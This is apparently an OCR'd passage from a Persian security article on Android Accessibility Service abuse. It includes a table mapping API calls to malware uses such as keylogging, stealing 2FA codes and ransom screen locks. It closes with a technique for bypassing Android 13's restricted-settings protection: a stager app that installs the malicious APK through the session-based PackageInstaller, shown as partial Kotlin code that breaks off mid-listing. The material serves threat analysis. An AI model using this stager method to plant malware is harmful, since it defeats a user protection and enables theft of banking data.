Accessibility Service به برنامه‌ها مجموعه‌ای از قابلیت‌های کلیدی را ارائه می‌دهد که به آنها اجازه می‌دهد تا تجربه کاربری را برای افراد دارای معلولیت بهبود بخشند. برخی از مهم‌ترین این قابلیت‌ها عبارتند از:

- **خواندن محتوای صفحه**[1]: سرویس‌های دسترسی‌پذیری می‌توانند محتوای متنی و عناصر رابط کاربری موجود در صفحه را بخوانند و به صورت صوتی یا بریل برای کاربر ارائه دهند. این قابلیت برای افراد نابینا و کم‌بینا بسیار حیاتی است.
- **شبیه‌سازی ورودی کاربر**[2]: این سرویس‌ها می‌توانند ورودی کاربر را شبیه‌سازی کنند، به عنوان مثال می‌توانند به جای کاربر صفحه را لمس کنند، دکمه‌ها را فشار دهند یا متن را تایپ کنند. این قابلیت برای افرادی که دچار محدودیت‌های حرکتی هستند بسیار مفید است.
- **دریافت رویدادهای سیستم**[3]: برنامه‌های دسترسی‌پذیری می‌توانند رویدادهای مختلف سیستم مانند تغییر پنجره‌ها، اعلان‌ها و تغییرات متن را دریافت و پردازش کنند. این اطلاعات برای ارائه بازخورد به کاربر و انجام اقدامات خاص در پاسخ به رویدادهای سیستم استفاده می‌شود.
- **بازخورد صوتی و لمسی**[4]: سرویس‌های دسترسی‌پذیری می‌توانند بازخورد صوتی و لمسی را به کاربر ارائه دهند تا تعامل با رابط کاربری را برای افراد دارای معلولیت حسی آسان‌تر کنند.

مثال‌هایی از کاربردهای مشروع Accessibility Service

Accessibility Service کاربردهای مشروع و بسیار مفیدی در زمینه‌های مختلف دارد. برخی از رایج‌ترین کاربردهای آن عبارتند از:


[1] Screen Reading

[2] Input Simulation

[3] System Event Interception

[4] Auditory and Haptic Feedback

- **برنامه‌های صفحه‌خوان**[1]: این برنامه‌ها برای افراد نابینا و کم‌بینا طراحی شده‌اند و با خواندن محتوای صفحه به صورت صوتی، به آنها کمک می‌کنند تا از دستگاه‌های اندرویدی خود استفاده کنند. TalkBack یکی از معروف‌ترین برنامه‌های صفحه‌خوان اندروید است.
- **برنامه‌های اتوماسیون (Automation Apps):** برخی برنامه‌ها از Accessibility Service برای اتوماسیون وظایف تکراری و انجام اقدامات خودکار در سیستم استفاده می‌کنند. به عنوان مثال، برنامه‌هایی که به صورت خودکار پیام‌ها را ارسال می‌کنند یا تنظیمات سیستم را تغییر می‌دهند.



تصویر ۳۰: بسیاری از کاربران بازی‌هایی همانند Hamester از ربات‌هایی که از این سرویس استفاده می‌کردند جهت خودکاری سازی فرآیند کلیک، استفاده می‌نمایند.

- **برنامه‌های کمکی حرکتی**[2]: این برنامه‌ها برای افرادی که دچار محدودیت‌های حرکتی هستند، طراحی شده‌اند و با ارائه دکمه‌های شناور و منوهای سفارشی، تعامل با دستگاه را آسان‌تر می‌کنند.

[1] Screen Readers

[2] Assistive Touch Apps

- **برنامه‌های افزایش بهره‌وری**[1]: برخی برنامه‌های بهره‌وری از Accessibility Service برای ارائه قابلیت‌های پیشرفته مانند یادآوری هوشمند، مدیریت اعلان‌ها و غیره استفاده می‌کنند.

خطرات امنیتی Accessibility Service


در حالی که Accessibility Service ابزاری ارزشمند برای دسترسی‌پذیری است، قدرت و سطح دسترسی بالای آن به سیستم، متاسفانه آن را به یک هدف جذاب برای بدافزارها تبدیل کرده است. بدافزارها می‌توانند از این سرویس سوء استفاده کنند تا کنترل دستگاه کاربر را به دست بگیرند، اطلاعات حساس را سرقت کنند، و اقدامات مخرب دیگری را انجام دهند. چندین دلیل وجود دارد که چرا Accessibility Service برای بدافزارها جذاب است:

- **دسترسی گسترده به سیستم:** Accessibility Service به برنامه‌ها سطح دسترسی بسیار بالایی به سیستم عامل و رابط کاربری اندروید می‌دهد. این سطح دسترسی فراتر از مجوزهای عادی است و به برنامه‌ها اجازه می‌دهد تا تقریباً هر کاری را که کاربر می‌تواند انجام دهد، شبیه‌سازی کنند.
- **دور زدن مکانیسم‌های امنیتی:** بدافزارها می‌توانند از Accessibility Service برای دور زدن برخی از مکانیسم‌های امنیتی اندروید استفاده کنند. به عنوان مثال، با استفاده از این سرویس می‌توانند به مجوزهای خطرناک دسترسی پیدا کنند، بدون آنکه کاربر به طور صریح مجوز را اعطا کند.
- **انجام اقدامات پنهانی:** بدافزارها می‌توانند از قابلیت‌های Accessibility Service به صورت پنهانی و بدون اطلاع کاربر استفاده کنند. به عنوان مثال، می‌توانند اطلاعات حساس را در پس‌زمینه جمع‌آوری کنند، تبلیغات ناخواسته نمایش دهند، یا اقدامات مخرب دیگری را انجام دهند بدون آنکه کاربر متوجه شود.

[1] Productivity Apps

بدافزارها می‌توانند از Accessibility Service برای انجام طیف گسترده‌ای از حملات مخرب استفاده کنند. برخی از رایج‌ترین راه‌های سوء استفاده عبارتند از:

- **سرقت اطلاعات حساس:** بدافزارها می‌توانند از قابلیت خواندن محتوای صفحه Accessibility Service برای سرقت اطلاعات حساس کاربر مانند رمزهای عبور، اطلاعات کارت اعتباری، پیام‌های شخصی و غیره استفاده کنند.



تصویر ۳۱: دسترسی به اطلاعات چاپ شده بر روی صفحه، شامل اطلاعات حساس بانکی با استفاده از سرویس Accessibility.

- **انجام اقدامات ناخواسته به جای کاربر:** بدافزارها می‌توانند از قابلیت شبیه‌سازی ورودی کاربر Accessibility Service برای انجام اقداماتی به جای کاربر بدون اطلاع او استفاده کنند. به عنوان مثال، می‌توانند بدون اجازه کاربر پیام ارسال کنند، برنامه نصب کنند، تنظیمات سیستم را تغییر دهند یا حتی تراکنش‌های مالی انجام دهند.
- **نصب برنامه‌های مخرب:** بدافزارها می‌توانند از Accessibility Service برای دور زدن مکانیسم‌های نصب برنامه اندروید و نصب برنامه‌های مخرب بدون اطلاع کاربر استفاده کنند.

- **نمایش تبلیغات ناخواسته و کلاهبرداری:** بدافزارها می‌توانند از Accessibility Service برای نمایش تبلیغات مزاحم و کلاهبرداری‌های فیشینگ به کاربر استفاده کنند.
- **کنترل از راه دور دستگاه:** در موارد شدیدتر، بدافزارها می‌توانند از Accessibility Service برای ایجاد دسترسی از راه دور به دستگاه کاربر و کنترل کامل آن استفاده کنند.

از آنجایی که گوگل کاملا با این خطرات آشنا می‌باشد، راهکاری جهت رفع این مشکل در اندروید ۱۳ ارائه داد تا کاربران به صورت ناخواسته این سرویس را فعال ننمایند.

توابع مهم Accessibility Service

در جدول زیر لیستی از توابع و خصوصیات مهم این سرویس به صورت خلاصه ذکر شده است:

مثال سناریو	کاربرد مخرب توسط بدافزار	توضیح	تابع/رویداد
یک بدافزار می‌تواند بررسی کند که آیا برنامه فعال، یک برنامه بانکی خاص است. اگر بله، رفتارهای مخرب خود را فعال کند.	بدافزار می‌تواند از این تابع برای شناسایی برنامه فعال و هدف قرار دادن برنامه‌های خاص (مانند برنامه‌های بانکی یا پیام‌رسان‌ها) استفاده کند.	نام بسته‌ی برنامه‌ای که این رویداد را تولید کرده است.	getPackageName
بدافزار می‌تواند منتظر رویداد TYPE_WINDOW_CONTENT_CHANGED بماند تا محتوای پنجره تغییر کند و سپس اطلاعات جدید را جمع‌آوری کند.	بدافزار می‌تواند با بررسی نوع رویداد، اقدامات مناسب را انجام دهد. برای مثال، تشخیص تغییر پنجره، تایپ کاربر و غیره.	نوع رویداد رخ داده.	getEventType

بدافزار می‌تواند با رصد این رویداد، متوجه باز شدن صفحه ورود به حساب بانکی شود و حملات فیشینگ خود را آغاز کند.	بدافزار می‌تواند از این رویداد برای ردیابی تغییرات در پنجره‌های برنامه‌های دیگر و واکنش نشان دادن به این تغییرات استفاده کند.	رویدادی که وقتی چیزی در پنجره تغییر می‌کند، ایجاد می‌شود.	TYPE_WINDOW_CHANGE_ACTIVE (value 32)
بدافزار می‌تواند با گوش دادن به این رویدادها، هر چیزی که کاربر در صفحه کلید مجازی یا فیلدهای متنی تایپ می‌کند را ثبت کند.	بدافزار می‌تواند از این رویداد برای نظارت بر تایپ کاربر و سرقت اطلاعات حساس مانند رمزهای عبور، اطلاعات کارت اعتباری و پیام‌های شخصی استفاده کند.	معمولا وقتی کاربر در حال تایپ است، ایجاد می‌شود.	TYPE_WINDOW_CONTENT_CHANGED (value 2048)
بدافزار می‌تواند با استفاده از این رویدادها، اطلاعات تایپ شده در فیلدهای ورود رمز عبور را قبل از ارسال آنها به سرور سرقت کند.	مشابه TYPE_WINDOW_CONTENT_CHANGED، بدافزار می‌تواند از این رویداد برای جمع‌آوری اطلاعات تایپ شده توسط کاربر استفاده کند.	معمولا وقتی کاربر شروع به تایپ می‌کند، ایجاد می‌شود.	TYPE_VIEW_TEXT_CHANGED (value 16)
بدافزار می‌تواند با استفاده از این تابع، دکمه "تایید" یا "پرداخت" را در یک برنامه بانکی پیدا کند و به صورت خودکار بر روی آن کلیک کند.	بدافزار می‌تواند از این تابع برای پیدا کردن المان‌های UI خاص مانند دکمه‌ها، فیلدهای متنی و غیره بر اساس متن آنها استفاده کند و اقدامات مخرب خود را بر روی آنها اعمال کند.	پیدا کردن المان‌های UI (رابط کاربری) بر اساس متن.	findAccessibilityNodeInfosByText
بدافزار می‌تواند با استفاده از این تابع، دکمه‌های "اجازه دسترسی" در تنظیمات سیستم را	بدافزار می‌تواند از این تابع برای پیدا کردن المان‌های UI خاص با شناسه‌های از پیش مشخص شده (به عنوان مثال، شناسه‌های	پیدا کردن المان‌های UI بر اساس ID	findAccessibilityNodeInfosByViewId

پیدا کرده و به صورت خودکار بر روی آنها کلیک کند تا دسترسی‌های بیشتری برای خود کسب کند.	استاندارد دکمه‌ها در اندروید) استفاده کند و اقدامات مخرب خود را بر روی آنها اعمال کند.	(شناسه) آنها، مانند android:id /button1.	
بدافزار می‌تواند با استفاده از این تابع، محتوای پیام‌های SMS دریافتی را بخواند و کدهای تایید دوعاملی را سرقت کند.	بدافزار می‌تواند از این تابع برای خواندن متن موجود در المان‌های UIمختلف استفاده کند و اطلاعات حساس مانند پیام‌های SMS، ایمیل‌ها، اطلاعات حساب‌های بانکی و غیره را استخراج کند.	استخراج متن از المان‌های UI.	getText
بدافزار می‌تواند به صورت خودکار بر روی دکمه‌های" نصب "یا "اجازه "در هنگام نصب یک برنامه دیگر کلیک کند و بدون اطلاع کاربر، برنامه‌های مخرب دیگری را نصب کند.	بدافزار می‌تواند از این تابع برای شبیه‌سازی اقدامات کاربر در برنامه‌های دیگر استفاده کند، مانند کلیک کردن بر روی دکمه‌ها، اسکرول کردن صفحات، انتخاب گزینه‌ها و غیره. این امکان را به بدافزار می‌دهد تا بدون اطلاع کاربر، با برنامه‌های دیگر تعامل داشته باشد.	تولید رویداد در برنامه دیگر.	performAction
بدافزار می‌تواند به صورت خودکار بر روی تبلیغات کلیک کند تا درآمد تبلیغاتی غیرقانونی کسب کند.	بدافزار می‌تواند از این اکشن برای شبیه‌سازی کلیک کاربر بر روی المان‌های UI استفاده کند.	اقدام کلیک کردن.	ACTION_CLICK (value 16)

بدافزار می‌تواند با شبیه‌سازی کلیک طولانی بر روی آیکون یک برنامه، منوی گزینه‌ها را باز کرده و اقدامات مخرب خود را انجام دهد.	بدافزار می‌تواند از این اکشن برای شبیه‌سازی کلیک طولانی کاربر بر روی المان‌های UI استفاده کند.	اقدام کلیک طولانی.	ACTION_LONG_CLICK (value 32)
بدافزار می‌تواند متن حاوی رمز عبور یا اطلاعات حساس دیگر را از یک فیلد متنی کپی کرده و به سرور خود ارسال کند.	بدافزار می‌تواند از این اکشن برای کپی کردن متن از المان‌های UI استفاده کند.	اقدام کپی کردن متن.	ACTION_COPY (value 16384)
بدافزار می‌تواند با استفاده از GLOBAL_ACTION_LOCK_SCREENصفحه دستگاه را قفل کرده و درخواست باج کند.	بدافزار می‌تواند از این تابع برای تولید رویدادهای سیستمی مانند بازگشت به صفحه اصلی، بازگشت به عقب، قفل کردن صفحه و گرفتن اسکرین‌شات استفاده کند. این امکان را به بدافزار می‌دهد تا کنترل بیشتری بر دستگاه کاربر داشته باشد.	تولید رویداد در سطح سیستم.	performGlobalAction
بدافزار می‌تواند با بازگشت به عقب، کاربر را از یک صفحه هشدار امنیتی دور کند و اقدامات مخرب خود را ادامه دهد.	بدافزار می‌تواند از این اکشن برای بازگشت به صفحه قبلی در برنامه‌ها استفاده کند.	اقدام بازگشت به عقب.	GLOBAL_ACTION_BACK (value 1)
بدافزار می‌تواند با رفتن به صفحه اصلی، فعالیت‌های خود را مخفی کند و کاربر را گمراه کند.	بدافزار می‌تواند از این اکشن برای رفتن به صفحه اصلی دستگاه استفاده کند.	اقدام رفتن به صفحه اصلی.	GLOBAL_ACTION_HOME (value 2)

بدافزار می‌تواند با قفل کردن صفحه نمایش و نمایش یک پیام باج‌خواهی، از کاربر اخاذی کند.	بدافزار می‌تواند از این اکشن برای قفل کردن صفحه نمایش دستگاه استفاده کند و کاربر را از دسترسی به دستگاه محروم کند. این می‌تواند بخشی از حملات باج‌افزاری باشد.	اقدام قفل کردن صفحه نمایش.	GLOBAL_ACTION_LOCK_SCREEN (value 8)
بدافزار می‌تواند از صفحه‌های ورود رمز عبور یا اطلاعات کارت اعتباری اسکرین‌شات بگیرد و این تصاویر را به سرور خود ارسال کند.	بدافزار می‌تواند از این اکشن برای گرفتن اسکرین‌شات از صفحه نمایش دستگاه استفاده کند و اطلاعات حساس نمایش داده شده بر روی صفحه را سرقت کند.	اقدام گرفتن اسکرین‌شات.	GLOBAL_ACTION_TAKE_SCREENSHOT (value 9)

همانطور که مشهود است، نفوذگر با استفاده از خصوصیات و توابع ذکر شده در جدول بالا می‌تواند مدیریت کل گوشی را در دست خود گرفته و اطلاعات کاربر را سرقت نماید. از همین رو گوگل اقدام به ایجاد محدودیتی جهت جلوگیری از فعال سازی راحت یا اتفاقی این سرویس اتخاذ نمود.


محدودیت برنامه (App Restriction)

در نسخه‌های اولیه اندروید، فعال‌سازی Accessibility Service نسبتا ساده بود. بدافزارها با استفاده از ترفندهای مهندسی اجتماعی، کاربران را فریب می‌دادند تا به صورت دستی این سرویس را برای آنها فعال کنند. این ترفندها معمولا شامل موارد زیر بودند:

- **پنجره‌های پاپ‌آپ فریبنده:** بدافزارها پنجره‌های پاپ‌آپی را نمایش می‌دادند که ظاهری شبیه به هشدارهای سیستمی داشتند و از کاربر می‌خواستند برای "بهبود عملکرد" یا "افزایش امنیت" سرویس Accessibility Service را فعال کنند.


- **برچسب‌های گمراه‌کننده:** در تنظیمات Accessibility، بدافزارها نام و توضیحات خود را به گونه‌ای تغییر می‌دادند که ظاهری بی‌ضرر یا حتی مفید داشته باشند.
- **ترکیب با سایر دسترسی‌ها:** بدافزارها اغلب درخواست دسترسی Accessibility Service را در کنار سایر دسترسی‌های ضروری‌تر (مانند دسترسی به اینترنت یا حافظه) پنهان می‌کردند تا کاربر بدون توجه به آن، همه دسترسی‌ها را به صورت یکجا تایید کند.

با فعال شدن Accessibility Service، بدافزار می‌توانست کنترل کامل رابط کاربری دستگاه را به دست گیرد و بدون اطلاع کاربر، اقدامات مخرب خود را انجام دهد. این امر به ویژه برای کاربران کم‌تجربه که به خوبی با تنظیمات اندروید آشنا نبودند، خطرناک بود. فرآیند قدیمی اجرای سرویس Accessibility Service بدین صورت بود که بدافزار صفحه فعال‌سازی سرویس را برای کاربر باز می‌نمود و کاربر با کلیک بر روی فعال‌سازی سرویس آن را اجرا می‌کرد.



تصویر ۳۲: فعال سازی بدون وجود App Restriction.

در اندروید نسخه ۱۳ و بالاتر زمانی که برنامه‌ای خارج از مارکت‌ها (مانند PlayStore) نصب شود، برای فعال‌سازی سرویس Accessibility Service نیاز به طی کردن مراحل بسیار بیشتری دارد. در تصویر خطا فعال‌سازی Accessibility Service را می‌توان مشاهده نمود:



تصویر ۳۳: خطا در فعال‌سازی سرویس Accessibility Service در اندروید ۱۳ به بالا.

با توجه به مسیر طولانی که باید طی شود تا بتوان این سرویس را در اندروید ۱۳ به بالا فعال نمود، می‌توان گفت که ادامه کار برای بدافزارها دشوارتر شده است. اما همچنان روش‌هایی برای دور زدن این محدودیت وجود دارد که در بخش بعدی بررسی خواهد شد.

تکنیک دور زدن App Restriction

با بررسی مستندات رسمی گوگل متوجه می‌شویم که، اندروید ۱۳ این محدودیت را بر تمام برنامه‌هایی اعمال می‌کند که از طریق فایل APK با منشاء کاربر نصب شده‌اند. منظور از فایل APK با منشاء کاربر، برنامه‌هایی هستند که از منابعی خارج از فروشگاه‌های رسمی برنامه، به اصطلاح "سایدلود" شده‌اند. گوگل با فروشگاه‌ها اطمینان داده است که این محدودیت به نحوی طراحی شده تا برنامه‌های نصب‌شده از فروشگاه‌های معتبر برنامه، چه از پیش نصب شده (مانند گوگل پلی) و چه سایدلود شده (مانند F-Droid)، را تحت تاثیر قرار ندهد. دلیل این رویکرد آن است که گوگل قصد ندارد دسترسی به API سرویس دسترسی‌پذیری را برای تمامی برنامه‌های سایدلود شده محدود سازد؛ بلکه هدف اصلی، محدود کردن دسترسی برای برنامه‌هایی است که از منابعی با اعتبار کمتر به دست آمده‌اند.

سیستم عامل اندروید، در طی فرآیند نصب برنامه، منشاء آن را تشخیص می‌دهد تا مشخص شود آیا برنامه از یک فروشگاه برنامه معتبر نشأت گرفته است یا خیر. هنگامی که یک برنامه دارای سرویس دسترسی‌پذیری، از طریق برنامه‌ای که از API نصب بسته مبتنی بر جلسه (session-based package installation API) استفاده می‌کند، سایدلود شود، این محدودیت اعمال نخواهد شد و کاربر قادر خواهد بود سرویس دسترسی‌پذیری را فعال نماید. دلیل این امر، استفاده رایج فروشگاه‌های برنامه از این روش نصب مبتنی بر جلسه (Session) است که تجربه‌ای یکپارچه‌تر را برای کاربر فراهم می‌سازد.

در مقابل، هنگامی که برنامه حاوی سرویس دسترسی‌پذیری، توسط برنامه‌ای که از API نصب بسته غیر مبتنی بر جلسه[1] بهره می‌برد، سایدلود شود، محدودیت اعمال شده و کاربر از فعال‌سازی سرویس‌های دسترسی‌پذیری آن برنامه منع خواهد شد. بسیاری از برنامه‌هایی که امکان دانلود و باز کردن فایل‌های گوناگون را به کاربر می‌دهند، از این روش نصب غیر مبتنی بر جلسه استفاده می‌کنند. علت این امر سهولت واگذاری فرایند نصب به نصب‌کننده بسته سیستمی[2] است که به درخواست‌های[3] مشاهده و نصب فایل‌های APK با منشاء کاربر، پاسخ می‌دهد. برنامه‌هایی که از طریق مرورگرهای وب، نرم‌افزارهای مدیریت ایمیل، و اپلیکیشن‌های پیام‌رسان سایدلود می‌شوند، از این روش نصب استفاده می‌کنند و لذا مشمول محدودیت‌های اندروید ۱۳ خواهند بود.

توسعه‌دهندگان برنامه قادرند با استفاده از API جدید setPackageSource() اندروید، به سیستم اطلاع دهند که برنامه از یک فایل APK با منشاء کاربر و از طریق پارامترهای PACKAGE_SOURCE_LOCAL_FILE یا PACKAGE_SOURCE_DOWNLOADED_FILE به دست آمده است. این قابلیت می‌تواند توسط برنامه‌هایی که API نصب بسته مبتنی بر جلسه را پیاده‌سازی می‌کنند، به کار گرفته شود تا در هنگام سایدلود کردن فایل‌های APK با منشاء کاربر، رفتاری مشابه محدودیت‌های اندروید ۱۳ را فعال نمایند.

با توجه به این اطلاعات کافی است بدافزاری داشته باشیم که همانند یک Stager عمل کند و بدافزار اصلی را با استفاده از API نصب بسته مبتنی بر جلسه[4] نصب نماید. در تصویر زیر نمونه کد لازم جهت انجام این عملیات نمایش داده شده است:

[1] non-session package installation API

[2] system Package Installer

[3] intents

[4] Session Based Package Installation

```
class MainActivity : AppCompatActivity() {
    fun installApkFromAssets(
        val externalDir = context.getExternalFilesDir(null)

        val apkFile = File(externalDir, assetApkName)

        try {
            context.assets.open(assetApkName).use { inputStream ->
                FileOutputStream(apkFile).use { outputStream ->
                    inputStream.copyTo(outputStream)
                }
            }
        } catch (e: IOException) {
            e.printStackTrace()
            Log.e( tag: "InstallApk",  msg: "Failed to copy APK from assets: ${e.message}")
            return
        }

        // PackageInstaller جلا می‌ریم سراغ ساختن به سشن نصب از طریق (2
        val packageInstaller = context.packageManager.packageInstaller
        val params = PackageInstaller.SessionParams(PackageInstaller.SessionParams.MODE_FULL_INSTALL)

        // این پارامترها اختیاریه و بیشتر برای منبع نصب و دلیل نصب استفاده میشه
        if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.O) {
            params.setInstallReason(PackageManager.INSTALL_REASON_USER)
        }
        // (در صورت نیاز) هم Install Location تعیین کنید می‌تونید
        // params.setInstallLocation(PackageInfo.INSTALL_LOCATION_AUTO)

        // اگه خواستید اطلاعات اضافه‌ای مثل referrer هم تعیین کنید، از متد زیر استفاده کنید.
        params.setReferrerUri(Uri.fromFile(apkFile))
```

تصویر ۳۴: فرآیند نصب بسته مبتنی بر جلسه ۱.

```
class MainActivity : AppCompatActivity() {
    fun installApkFromAssets(
        // ایجاد سشن
        val sessionId = packageInstaller.createSession(params)
        onSessionCreated?.invoke(sessionId)

        val session = packageInstaller.openSession(sessionId)

        // فایل رو می‌نویسیم داخل سشن (3
        apkFile.inputStream().use { inputStream ->
            session.openWrite( name: "base_apk",  offsetBytes: 0,  lengthBytes: -1).use { outputStream ->
                inputStream.copyTo(outputStream)
                session.fsync(outputStream)
            }
        }

        // در نهایت باید سشن رو Commit کنیم. می‌تونیم یک BroadcastReceiver برای مطلع شدن (4
        //    از نتیجه نصب ست کنیم.
        val intent = Intent(context, InstallResultReceiver::class.java).apply {
            action = "com.example.ACTION_INSTALL_COMMIT"
            // می‌تونیم به سری اطلاعات دیگه هم اینجا بزاریم که داخل Receiver استفاده بشن
